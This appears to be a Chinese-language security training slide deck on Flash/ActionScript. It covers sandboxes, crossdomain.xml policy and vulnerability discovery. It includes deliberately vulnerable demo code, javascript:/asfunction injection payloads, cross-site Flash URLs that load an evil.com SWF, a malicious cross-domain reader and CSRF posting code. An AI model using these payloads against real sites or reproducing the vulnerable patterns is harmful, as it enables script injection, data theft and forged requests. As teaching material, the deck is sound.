

Flash的黑客世界

知道创宇 2015

- ◆ 安全基础
 - ◆ 漏洞挖掘
-

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
About

- ◆ 概要;
- ◆ 常用工具;
- ◆ **Cookie**;
- ◆ 安全策略;
- ◆ 安全沙箱;
- ◆ **HTML** 中**Flash**的安全策略;
- ◆ 参数传递;

安全基础

概要

Flash中使用**ActionScript**作为脚本语言（简称**AS**），和**JavaScript**一样遵循**ECMAScript**标准。



安全基础

常用工具

1

Adobe Flash CS

Flash 开发工具。

2

SWF Scan

惠普发布的免费
Flash漏洞扫描器。

3

SWF Decompiler

硕思闪客精灵，反编译工
具，将SWF文件还原成Fla
文件。

4

SWF Tools

包含了大量小工具
的合集。

安全基础

Flash Cookie

HTTP Cookie	Flash Cookie
当前浏览器有效	不同浏览器有效
存储大小 4KB	存储大小 100KB
关闭浏览器过期	没有过期时间
存储在指定位置	存储在不同位置

安全基础

Flash Cookie

```
function getIso(k:String="default"):String="":void  
{ // 讀取值  
    var shared:SharedObject =SharedObject.getLocal("db");  
    shared.flashData[k];  
}  
shared:SharedObject = SharedObject.getLocal("db");  
shared.flashData[k];  
return str;  
}
```

安全基础

```
1 # Trust files in the following directories:
2 C:\Documents and Settings\All Users\Documents\SampleApp
3 C:\Documents and Settings\All Users\Documents\SampleApp.swf
4 C:\Documents and Settings\All Users\Documents\SampleApp.html
```




mms.cfg文件

全局 Flash Player 信任目录

安全基础

用户控制

摄像头与麦克风



安全基础

Web站点控制

Crossdomain.xml



安全基础

Web站点控制

`<site-control permitted-cross-domain-policies="all"/>` 节点


值名称	作用
none	不允许使用loadPolicyFile方法加载任何策略文件，包括主策略文件
master-only	默认值，只允许使用主策略文件
by-content-type	只允许使用loadPolicyFile方法加载HTTP/HTTPS协议下响应头Content-Type 为text/x-cross-domain-policy的文件作为跨域策略文件
by-ftp-filename	只允许使用loadPolicyFile方法加载FTP协议下的文件名
all	可使用loadPolicyFile方法加载目标域上的任何文件作为跨域策略文件，甚至是一个JPG也可被加载为策略文件

安全基础

开发人员控制

`Security.allowDomain("*")`

`Security.allowDomain("a.com")`



安全基础


远程沙箱

远程沙箱控制着浏览器环境中的安全策略，每个域是一个沙箱，沙箱内部可以访问，不同沙箱不能交互，如需交互需要“Web站点控制”或“开发人员控制”。



安全基础

本地沙箱



Security.LOCAL_TRUSTED (沙箱本地受信任沙箱)

Security.LOCAL_FILE (与本地内容交互)

Security.LOCAL_WITH_NETWORK(与远程内容交互)

Security.sandboxType


安全基础

HTML中安全策略

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="swf">  
  <param name="movie" value="http://www.foo.com/hi.swf" />  
  <param name="allowScriptAccess" value="always" />  
  <param name="allowNetworking" value="all">  
  <param name="allowFullScreen" value="true">  
  <param name="flashvars" value="a=1 ">  
</object>
```

安全基础

HTML中安全策略




The screenshot shows the Chrome DevTools interface. At the top, there are several tabs: Elements, Resources, Network, Scripts, Timeline, Profiles, and Audits. The Elements tab is active, showing a tree view of the document structure. The root element is <html>, which contains a <body> element. The <body> element has attributes: marginwidth="0", marginheight="0", and style="background-color: rgb(38,38,38)". Inside the <body> element, there is an <embed> tag with attributes: width="100%", height="100%", name="plugin", src="http://www.foo.com/test.swf", and type="application/x-shockwave-flash". Below the <embed> tag, there is a <style> tag with id="_clearly_component__css" and type="text/css", followed by a <div> tag with id="_clearly_component__next_pages_container". The breadcrumb at the bottom of the Elements panel shows the path: html > body > embed. The current selection is on the <embed> tag, and the text "always" is visible below it.

```
<html>
  <body marginwidth="0" marginheight="0" style="background-color: rgb(38,38,38)">
    <embed width="100%" height="100%" name="plugin" src="http://www.foo.com/test.swf" type="application/x-shockwave-flash">
    <style id="_clearly_component__css" type="text/css">...</style>
    <div id="_clearly_component__next_pages_container"></div>
  </body>
</html>
```

安全基础

参数传递



安全基础

参数传递——Demo

```
function VulnerableMovie()
{
    _root.createTextField("tf",0,100,100,640,480);
    if (_root.i1 != null)
    {
        _root.loadMovie(_root.i1); // 风险点1
    }
    _root.tf.html = true;// default is safely false
    _root.tf.htmlText = "Hello " + _root.i2; // 风险点2
    if (_root.i3 != null)
    {
        getURL(_root.i3); // 风险点3
    }
}
VulnerableMovie();
```

安全基础

- ◆ 内嵌**HTML**;
- ◆ **Flash**与**JavaScript**通信;
- ◆ 跨站**Flash** (**XSF**) ;
- ◆ **CSRF**攻击;
- ◆ 代码分析方式;

漏洞挖掘

Flash内嵌HTML



<a>

JavaScript伪协议
AS2中的asfunction



嵌入SWF文件解析类似
于跨站Flash



other

<u><i><p>
等标签。

漏洞挖掘

Flash内嵌HTML——Demo 1

```
this.createTextField("t", this.getNextHighestDepth(), 10, 10, 500, 500);
```

```
t.html = true;
```

```
t.htmlText = 'as2: <a href="asfunction:myFunction,' + _root.i1 + ">click1</a>';
```

```
t.htmlText += '<a href="' + _root.i2 + ">click2</a>';
```

```
function myFunction (param) {
```

```
t.htmlText += param+'-';
```

```
}
```

漏洞挖掘

1 fla* x

属性 库

ActionScript 2.0 调试器

调试器处于非活动状态。

属性 变量 本地变量 监视点

名称

动作

ActionScript 1.0 & 2.0

- 全局函数
- ActionScript 2.0 类
- 全局属性
- 运算符
- 语句
- 编译器指令
- 常数
- 类型
- 否决的
- 数据组件
- 组件
- 屏幕
- 索引

调用堆栈

时间轴

当前选择

- 图层 1: 帧 1
- 场景 1

代码片断

```

1  this.createTextField("t", this.getNextHighestDepth(), 10, 10, 500, 500);
2
3  t.html = true;
4
5  t.htmlText = 'as2: <a href="asfunction:myFunction,' + _root.i1 + '>click
6
7  t.htmlText += '<a href="' + _root.i2 + '>click2</a>';
8
9  function myFunction (param) {
10
11  t.htmlText += param;2
12
13  }
    
```

0 K/s
0 K/s
55%

Flash内嵌HTML——Demo 2

```
var t:TextField = new TextField(); // 实例化TextField对象
t.width = 500;
t.height = 300;

t.htmlText += '<a href="event:javascript:alert(document.documentElement.
innerHTML)">click1</a>';

t.addEventListener("link", clickHandler); // 监听链接点击事件

addChild(t); // 将TextField实例附加进Flash上下文

function clickHandler(e:TextEvent):void
{
    navigateToURL(new URLRequest(e.text), "_self");
}
```

漏洞挖掘

2 fla x

场景 1

动作

ActionScript 3.0

- 顶级
- 语言元素
- adobe.utils
- air.desktop
- air.net
- air.update
- air.update.events
- fl.accessibility
- fl.containers
- fl.controls
- fl.controls.dataGridCla...
- fl.controls.listClasses
- fl.controls.progressBar...
- fl.core

当前选择

- 图层 1: 帧 1
- 场景 1
 - 图层 1: 帧 1

```

1  var t:TextField = new TextField(); // 实例化TextField对象
2  t.width = 500;
3  t.height = 300;
4
5  t.htmlText += '<a href="event:javascript:alert(document.documentElement.innerHTML)">cli
6
7  t.addEventListener("link", clickHandler); // 监听链接点击事件
8
9  addChild(t); // 将TextField实例附加进Flash上下文
10
11 function clickHandler(e:TextEvent):void
12 {
13     navigateToURL(new URLRequest(e.text), "_self");
14 }
    
```

图层 1:1
第 11 行 (共 14 行), 第 40 列

0 K/s
0.1 K/s
57%

时间轴 编译器错误 动画编辑器

位置	描述

0 个错误 0 个警告

Flash内嵌HTML——Demo

标签

img src可以直接嵌入第三方Flash文件，导致的效果其实就是“跨站Flash”，嵌入方式如下：

```
<img src='http://www.evil.com/evil.swf'>
```

漏洞挖掘

与JavaScript进行通信

getURL()

```
getURL("javascript:alert(1)");
```

navigateToURL()


```
navigateToURL(new  
URLRequest('javascript:alert(1)'), "_sel  
f");
```

漏洞挖掘

与JavaScript进行通信

接口

方法



```
ExternalInterface.addCallback("reg", as);
```

```
ExternalInterface.call("eval", "alert(1)");
```

函数

参数

漏洞挖掘



与JavaScript进行通信

在如下HTML中加载该Flash文件：

```
<object classid="clsid:D27CDB6E-AE6D-11cf000" id="swf_ie">
    <param name="movie" value="test.swf" />
    <param name="allowScriptAccess" value="always" />
    <embed id="swf_ff" src="test.swf" allowScriptAccess="always">
</embed>
</object>
<script>
function $(id){return document.getElementById(id);}
function swfobj() {  if (navigator.appName.indexOf("Microsoft") != -1) {
    return $('swf_ie');
  }
  else {
    return $('swf_ff');
  }
}
setTimeout(function(){
    swfobj().reg_name('hello Iso');
},3000) // 延时3秒，等待test.swf加载完成
</script>
```

漏洞挖掘

与JavaScript进行通信



漏洞挖掘

跨站Flash（Cross Site Flash）

在AS2中，loadMovie等函数可以加载第三方Flash文件，如：

// AS2代码：

```
_root.loadMovie(_root.swf);
```

// 利用链接：


```
http://www.foo.com/load2.swf?swf=http://www.evil.com/evil.swf
```

漏洞挖掘

动作


- ActionScript 1
- 全局函数
- ActionS...
- 全局属性
- 运算符
- 语句
- 编译器...
- 常数
- 类型

- 当前选择
- 图层 1
- 场景 1
- 图层 1



```
1 | _root.loadMovie(_root.swf);
```

I



跨站Flash（Cross Site Flash）

AS3代码：

```
var param:Object = root.loaderInfo.parameters;  
var swf:String = param["swf"];  
var myLoader:Loader = new Loader();  
var url:URLRequest = new URLRequest(swf);  
myLoader.load(url);  
addChild(myLoader);
```

// 利用链接：

```
http://www.foo.com/load3.swf?swf=http://www.evil.com/evil.swf
```

漏洞挖掘


动作

ActionScript 3

- 顶级
- 语言元素
- adobe....
- air.desk...
- air.net
- air.upd...
- air.upd...
- fl.acces...

当前选择

- 图层 1
- 场景 1
 - 图层 1



```
1 var param:Object = root.loaderInfo.parameters;  
2 var swf:String = param["swf"];  
3 var myLoader:Loader = new Loader();  
4 var url:URLRequest = new URLRequest(swf);  
5 myLoader.load(url);  
6 addChild(myLoader);  
7
```



Flash CSRF 攻击

跨域操作



漏洞挖掘

Flash CSRF 攻击

目标网站的根目录下存在crossdomain.xml文件，配置如下：

```
<?xml version="1.0"?>  
<cross-domain-policy>  
<allow-access-from domain="*" />  
</cross-domain-policy>
```



恶意Flash:

```
import flash.net.*;  
var loader = new URLLoader(new URLRequest("http://test.com/t"));  
loader.addEventListener(Event.COMPLETE,function(){  
loader.data;  
// 更多操作  
});  
loader.load();
```

漏洞挖掘


Flash CSRF 攻击

```
<form action="http://t.xxx.com/article/updatetweet" method="post">
```

```
<input type="hidden" name="status" value="html_csrf_here." />
```

```
</form>
```

```
<script>document.forms[0].submit();</script>
```



漏洞挖掘

Flash CSRF 攻击


```
import flash.net.URLRequest;
function post(msg){
    var url = new URLRequest("http://t.xxx.com/article/updatetweet");
    var _v = new URLVariables();

    _v = "status="+msg;

    url.method = "POST"; // POST方式提交

    url.data = _v;

    sendToURL(url); // 发送
}
post('flash_csrf_here');
```



漏洞挖掘

File Help

Path or URL: <http://video.nxtv.cn/flashapp/player.swf> Get Search Settings Analyze

player.swf

- MovieClip 0 (root)
 - Frame 0
 - Action 0
 - Frame 1
 - Action 0
- MovieClip 29 (stars_mc)
 - Frame 0
 - Action 0
- MovieClip 30 (rating)
 - #initClip
- MovieClip 54 (SoundControl)
 - #initClip
- MovieClip 149 (slider)
 - Frame 0
 - Action 0
- MovieClip 176 (ControlBloc)
 - #initClip
 - Frame 0

SWF - player.swf

Path	http://video.nxtv.cn/flashapp/player.swf
Flash Version	9
Actionscript Version	2
Sprites	231
Classes	88

Vulnerabilities

Severity	Name	Location

Learn More

SwfScan decompiles SWF files and locates security vulnerabilities directly in source code. You can decompile files from your local system or from the internet by typing a URL. Both ActionScript versions 2 and 3 are supported.

[Download a free trial of WebInVisit the HP Application Security Community blogs and discussion forums](#)

Learn more about: [Flash Security](#), [Application Security Center](#)

漏洞挖掘——分析方式





分析方式——静态分析

The screenshot shows a static analysis tool interface. On the left is a tree view of the SWF file structure, including MovieClips and their frames. The main area displays the source code for a ContextMenuItem and an XML load request. The XML request is: `xml_ = ((("http://" + _root.host) + "/load.php?action=movie&p=") + _root.p)`. Below the code is a table of vulnerabilities.

Vulnerabilities		
Severity	Name	Location
Medium	Possible Application Information Disclosure	Class: as.Movie.setPanelsCount
Medium	Possible Application Information Disclosure	Movie Clip 0 Frame 0 Global Code
Medium	Possible Application Information Disclosure	Movie Clip 0 Frame 1 Global Code
Low	Suggested Security Controls for Embedding	N/A

